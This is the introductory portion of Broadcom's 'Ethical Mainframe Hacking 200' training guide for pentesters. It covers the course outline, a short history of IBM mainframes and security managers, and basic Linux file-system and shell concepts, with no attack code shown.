

A decorative graphic in the top right corner consists of several small, semi-transparent red dots connected by thin gray lines, forming a curved, abstract path or network pattern.

Ethical Mainframe Hacking

200

Resource Guide

06EMH20011

Proprietary and Confidential Information

Copyright (c) 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. For Broadcom, Broadcom Partner and Broadcom Customer use only. No unauthorized use, copying or distribution. All names of individuals or of companies referenced herein are fictitious names used for instructional purposes only. Any similarity to any real persons or businesses is purely coincidental. All trademarks, trade names, service marks and logos referenced herein belong to their respective companies. These Materials are for your informational purposes only, and do not form any type of warranty. The use of any software or product referenced in the Materials is governed by the end user's applicable license agreement.

Table of Contents

I. Introduction

Welcome	I - 3
Social Media.....	I - 4
About This Course	I - 5
About Your Instructor.....	I - 6
Course Agenda	I - 7
Course Objectives.....	I - 8
Navigating This Course	I - 10
A (brief) Mainframe History.....	I - 13

1. Linux History and Basics

Module Objectives	1 - 5
History	1 - 6
UNIX File System.....	1 - 16
Module Summary.....	1 - 29

2. Shell Basics

Module Objectives	2 - 5
Getting into Commands	2 - 14
Basic Navigation	2 - 26
Shell Programming	2 - 32
Searching	2 - 37
File Manipulation.....	2 - 50
Processes	2 - 63
Logging.....	2 - 76
Linux vs UNIX	2 - 79
Module Summary.....	2 - 85

3. UNIX/Linux 101

Module Objectives	3 - 5
First off: git	3 - 6
Scripting and Programming	3 - 11
Module Summary.....	3 - 28

4. Linux - Advanced Permissions

Module Objectives	4 - 5
Module Summary.....	4 - 18

5. UNIX System Services	
Module Objectives	5 - 5
Module Summary	5 - 26
6. z/OS Scripting	
Module Objectives	6 - 5
CLIST – The .BAT of z/OS	6 - 7
REXX – From a Time Before.....	6 - 15
Module Summary	6 - 33
7. RACF Overview	
Module Objectives	7 - 5
Module Summary	7 - 41
8. NJE Overview	
Module Objectives	8 - 5
Module Summary.....	8 - 10
9. Customer Information Control System (CICS)	
Module Objectives	9 - 5
Module Summary	9 - 16
10. OSINT	
Module Objectives	10 - 5
OSINT and the Mainframe.....	10 - 6
Network Reconnaissance.....	10 - 38
Module Summary	10 - 49
11. Shells	
Module Objectives	11 - 5
CICS Hacking.....	11 - 11
FTP and JCL for EMH	11 - 21
Web Servers	11 - 36
Module Summary	11 - 40
12. Enumeration	
Module Objectives	12 - 5
What is the most important part of a pentest?.....	12 - 6
Exfiltration	12 - 50
Module Summary	12 - 67

13. Password Cracking and Passtickets

Module Objectives	13 - 4
Passtickets	13 - 15
Module Summary.....	13 - 22

14. Privilege Escalation

Module Objectives	14 - 4
APF-Authorized Files.....	14 - 16
Module Summary.....	14 - 26

15. Review and Capture the Flag (CTF)

Module Objectives	15 - 3
Capture the Flag	15 - 5
Module Summary.....	15 - 7
Course Summary.....	15 - 8

A Appendix A – Notes

History	A - 1
z/OS Basics.....	A - 3
z/OS Scripting.....	A - 8
ISPF Navigation	A - 13
Jobs and JCL	A - 16
Security	A - 23
Storage & APF	A - 29
CICS.....	A - 31
Patching	A - 33
System Startup	A - 34
Compiling C Programs.....	A - 35
High Level Assembly	A - 36
TN3270.....	A - 38
Reconnaissance	A - 39
Active Recon	A - 41
Getting Shells.....	A - 46
System Enumeration	A - 53
Password Cracking	A - 67
Passtickets	A - 68
Privilege Escalation	A - 69




Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Welcome

Welcome to the Ethical Mainframe Hacking 200 training by Broadcom.

This course was primarily designed for pentesters and z/OS security engineers.



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Education

Join Us on Social Media



Broadcom Mainframe Software Company group on LinkedIn:

- Discussions with Broadcom employees
- Information about new products & courses
- Upcoming Technical Conferences
- [Go to LinkedIn](#)



Education on the educate channel:

- View short videos on the latest product topics
- [Go to YouTube](#)



Communities:

- Connect, Learn, and Share
- Interact virtually through webcasts, message boards, blogs, and chat sessions
- [Go to Communities](#)



Broadcom Mainframe Software X (formally Twitter) feed:

- [Go to X](#)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



LinkedIn:

<https://www.linkedin.com/showcase/broadcom-mainframe-software/>

YouTube:

<https://www.youtube.com/channel/UC6L0DBYWqAkmwfawTUMaR3g>

Communities:

<https://community.broadcom.com/mainframesoftware/home>

X:

<https://twitter.com/BroadcomMSD>

About This Course

- Course Length
 - 3-days
 - PARTICIPATE: You all bring your own diverse knowledge, background, and exposure to this and other platforms.
 - Specific dates and times will be communicated via email.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



About Your Instructor

Chad Rikansrud

- Developed this course with Phil Young (EM Training, LLC) and delivered it around the world for about 3 years. Acquired Broadcom in 2023
- Currently works as security engineer / pentesting mainframe applications for Broadcom
- About ~27 years of security, infrastructure, and coding experience
- 17 years in the mainframe (still a newbie)
- Speaker at industry conferences:
 - DEF CON, RSA, Black Hat, SHARE, Derbycon, B-Sides, etc.
- 20 years in financial services: data center operations, infrastructure engineering, security
- Consulting – z/OS infrastructure pentesting for about 5 years



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM**
MAINFRAME SOFTWARE

Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Course Objectives

After this course, you will be able to:

- Define and Articulate Linux and USS Basics
- Use scripting languages like Python / Bash in Linux
- Use existing Tools to exploit vulnerabilities in z/OS
- Find basic vulnerabilities in z/OS
- Articulate and perform basic Pentesting Skills & Process
- Have Fun!



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Course Objectives Continued

After this course, you will also be able to:

- Work with Shells
- Perform Enumeration
- Utilize Password Cracking and Passtickets
- Execute Privilege Escalation



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

Navigating This Course

- An environment has been provided for you
- We will discuss the environment and lab before the first lab
- A Notes appendix has been created and will be handed out along with the Resource and Lab guides

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Question:

What do you hope to get out of this class?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

BROADCOM
MAINFRAME SOFTWARE

Question:

What is a thing you've heard about the mainframe (or hacking?) and always wanted to know?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM**
MAINFRAME SOFTWARE



A (brief) Mainframe History

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

What's a Mainframe?



“

When we travel, we ask the hotel employees to draw a picture of a mainframe.

”


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE

What's a Mainframe? Continued

A Car's "Main Frame"




Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

What's a Mainframe? Continued

The “Maine Frame”



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE


What's a Mainframe? Continued

Almost There



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Where's the Mainframe in this Picture?



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

A ‘Main Frame’

- Basically a cabinet
- Everything computing related was hung off this frame
 - CPUs
 - Memory
 - IO
- Over time became Mainframe

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The 1950s

- 700/7000 Series
- Vacuum and transistors
- Sold without any software
- Software developed per company/institution
- Bespoke

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



S/360

- Released 1964
 - (Just had the 60th anniversary yesterday!)
- General Purpose machine
- Came with an Operating System
- Allowed Time Sharing
- Almost killed IBM

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



S/370

- Released in 1970
- Fully backward compatible with S/360
- Added support for virtual memory (1972)
- Shared addressable memory between processes
- More programming capability
- Larger numbers

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



No Security?

- So far, no security included
 - Physical Security was all that was required
- SHARE Security and Data Management project's requirement whitepaper (1974)
- IBM implemented their own
- SKK, inc Eberherd Klemens, Scott Kruger, and Barry Schrager created their own
- CGA Computer, Inc., created what would become Top Secret

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The Three Security Managers

- **RACF** - Resource Access Control Facility (1976)
 - Made and owned by IBM
 - Uses 'Allow all' rulesets
- **ACF2** - Access Control Facility 2 (1978)
 - Made for London Life, owned by Broadcom
 - Provides 'Security by Default'
- **TSS** - Top Secret (1981)
 - Created by Computer Consultants Corporation, owned by Broadcom
 - Similar in many aspects to ACF2

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



S/390

- Released 1990
- Newer/Faster Architecture
- Still backward Compatible
- OS Originally named MVS/ESA
 - Renamed OS/390 (1995)
- 1993 IBM Added Open MVS
 - Fully POSIX-compliant UNIX
 - Part of MVS/ESA
 - Renamed UNIX System Services (USS)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS

- Released 2001
- Current version today
- Introduced 64-bit processing
- Backward Compatible (to s/360!)
- Most companies on "skip upgrade"
- The rest of the class will focus on z/OS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Where's the Mainframe in *this* Picture?



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE





Ethical Mainframe Hacking: Linux History and Basics

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Linux Module Agenda

- 1 History
- 2 Linux File System
- 3 Shell Basics
- 4 File Editing
- 5 Programming and Scripting
- 6 Advanced Permissions
- 7 Linux vs. Unix System Services (OMVS)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you:

- Introduction to Linux
- Linux shell and security basics



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE



History

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

History

- Developed in the late 60s early 70s
- MIT and Bell labs collaboration
- Unics:
 - “Uniplexed Information and Computing Service”
- A pun on Multics:
 - “Multiplexed Information and Computer Services”
- Renamed to UNIX

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Language

- Originally written on PDP-11
 - In assembly
- 1973 rewritten in C (version 4)
- C was created by Dennis Ritchie
 - A key contributor to UNIX

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Key OS Concepts

- Use of plain text for storing data
- Hierarchical file system
- everything (sort of) is a file
- Small programs that do one thing **really** well
- Pipes

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Source?

AT&T (the parent organization of Bell Labs) had been forbidden from entering the computer business. UNIX could not, therefore, be turned into a product; indeed, under the terms of the consent decree, Bell Labs was required to license its non-telephone technology to anyone who asked. Ken Thompson quietly began answering requests by shipping out tapes and disk packs — each, according to legend, with a note signed “love, Ken”.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.




BSD UNIX

- Berkley Software Distribution
 - Berkley UNIX
- AT&T UNIX license allowed obtaining the source code
- Started creating and enhancing tools

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The Split



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

Linux History

- MINIX developed as a teaching OS for Operating System Design class by Andres Tanenbaum
- Linus Torvalds developed his own Kernel as open source

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The Email

From: torvalds@klaava.Helsinki.FI (Linus Benedict Torvalds)
Newsgroups: comp.os.minix
Subject: What would you like to see most in minix?
Summary: small poll for my new operating system
Message-ID:
Date: 25 Aug 91 20:57:08 GMT
Organization: University of Helsinki

Hello everybody out there using minix -

I'm doing a (free) operating system (just a hobby, won't be big and professional like gnu) for 386(486) AT clones. This has been brewing since april, and is starting to get ready. I'd like any feedback on things people like/dislike in minix, as my OS resembles it somewhat (same physical layout of the file-system (due to practical reasons) among other things).

I've currently ported bash(1.08) and gcc(1.40), and things seem to work. This implies that I'll get something practical within a few months, and I'd like to know what features most people would want. Any suggestions are welcome, but I won't promise I'll implement them :-(

Linus (torvalds@kruuna.helsinki.fi)

PS. Yes - it's free of any minix code, and it has a multi-threaded fs. It is NOT portable (uses 386 task switching etc), and it probably never will support anything other than AT-harddisks, as that's all I have :-(.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Around the Same Time

- Richard Stallman creates GNU
 - GNU Not UNIX
- Creates Free Software Foundation
 - Over printer drivers, it's a long story
- OpenSource versions of all the UNIX tools
- Needed a kernel for consumer PCs

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





UNIX File System

UNIX File System

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Everything is a File

- Technically “everything appears somewhere on the file system”
- Your files are (obviously)
- Your hard drive is: `/dev/sda`
- But not all files are named
 - Sockets
 - Pipes
 - internal to process

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ownership

- Each file on the file system is assigned an owner and a group
- When a user creates a file, they're assigned as the owner
 - This can be changed with `chown`
- The same goes for the group; a users default group is used
 - This can be changed with `chgrp`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Home Folder

- All users are assigned a home folder
- Controlled in /etc/passwd file
 - or OMVS RACF profile
- Home folder can exist or not
 - If it doesn't exist, you can't log on
- Typically **/home/username**
 - OMVS: **/u/username**
- Sometimes referred to as ~

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



User IDs

- All users are assigned a user id
- users should never share user id
- A user id is a number from 0 to 4294967294
- A username is mapped to a userid, but permission is set on the user id
- Shortname: uid

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The File System is a Tree

- Everything flows from /
- From there it branches out
- / is oftentimes referred to as root, which is different from the user “root”

```
/  
/bin  
/bin/ls  
/etc  
/etc/ssh
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Folder Naming Convention

- **/bin** essential binaries for all users
- **/dev** Physical or virtual devices
- **/etc** Configuration files
- **/lib** Libraries used by **/bin** and **/sbin**
- **/opt** optional software
- **/proc** kernel and process information
- **/root** root user home folder
- **/sbin** essential system binaries
- **/tmp** Temp folder, deleted on reboot
- **/var** Variable files

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The /usr Folder

- For system-wide read-only files
- Also have **/usr/bin** and **/usr/lib**
- Everything in /usr is not needed for the system boot
- By far, the largest folder
- Contains source code as well **/usr/include**
- Goes by different made-up names
 - UNIX Source Repository/Unix System Resources

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



/usr Folder

- **/usr/local** Software installed by the administrator
- **/usr/sbin** system software that usually requires admin

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Hidden Files

- Files on Linux don't have a 'hidden' attribute
- Convention was developed
- Any file that starts with a period is considered "hidden"
 - e.g., `/home/emh/.x3270pro`
- You can see them by turning off hidden files in the file browser
- command line: `ls -a /home/emh`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Local and Previous

- You can use periods to refer to the current folder or one folder up
- `.` refers to the current folder
- `..` refers to the previous folder
- `./prog` runs from the current working directory
- `ls ..` lists the contents of one folder up

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



File System Security

- Every file has **R**ead/**W**rite/**e**Xecute
 - So does every folder
 - **rwx**
- Each file sets these permissions for the following:
 - Owner
 - Group
 - Everyone else
- For example: **r-xr--r-- /home/emh/secrets**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Create links to files/folders
- Copy hard link pointers to the same file on the disk
 - If you delete the file but not the hard link, the file still 'exists'
- Use symbolic links instead to point to another file name on the system
 - deleting a symbolic link doesn't delete the file
- See Lab 1-1 Working with Files & Folders

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you:

- Introduction to Linux
- Linux shell and security basics

In the next module, you will:

- Learn Linux shell basics



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE



Ethical Mainframe Hacking: Shell Basics

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

The background features a dark teal gradient with a network of glowing blue dots and lines, representing a digital or mainframe environment.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Linux Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Linux Module Agenda

- 1 History
- 2 Linux File System
- 3 Shell Basics
- 4 File Editing
- 5 Programming and Scripting
- 6 Advanced Permissions
- 7 Linux vs. Linux System Services (OMVS)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you:

- What is a shell
- Use commands
- Navigating shells
- Utilize shell programming



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

What is a Shell?

- Takes input from a user and executes programs based on that input
 - Technically GUI is a shell
 - But no one refers to it that way
- It comes with a prompt
 - Typically \$ (or # if you're root)
 - But not always!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Example Shells

- ***sh***: The Bourne shell created by Stephen Bourne
- ***bash***: The Bourne Again SHell
- ***zsh***: The Z shell, upgrade
- ***csh***: The C Shell
- ***tcsh***: A upgraded version of C shell
- Also: ***dash***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Shell Differences

- Each version builds on the previous
 - ***sh → bash → zsh***
 - ***sh → csh → tcsh***
- There are more advanced differences
 - e.,g., location of configuration files, etc.
 - Outside the scope of this class

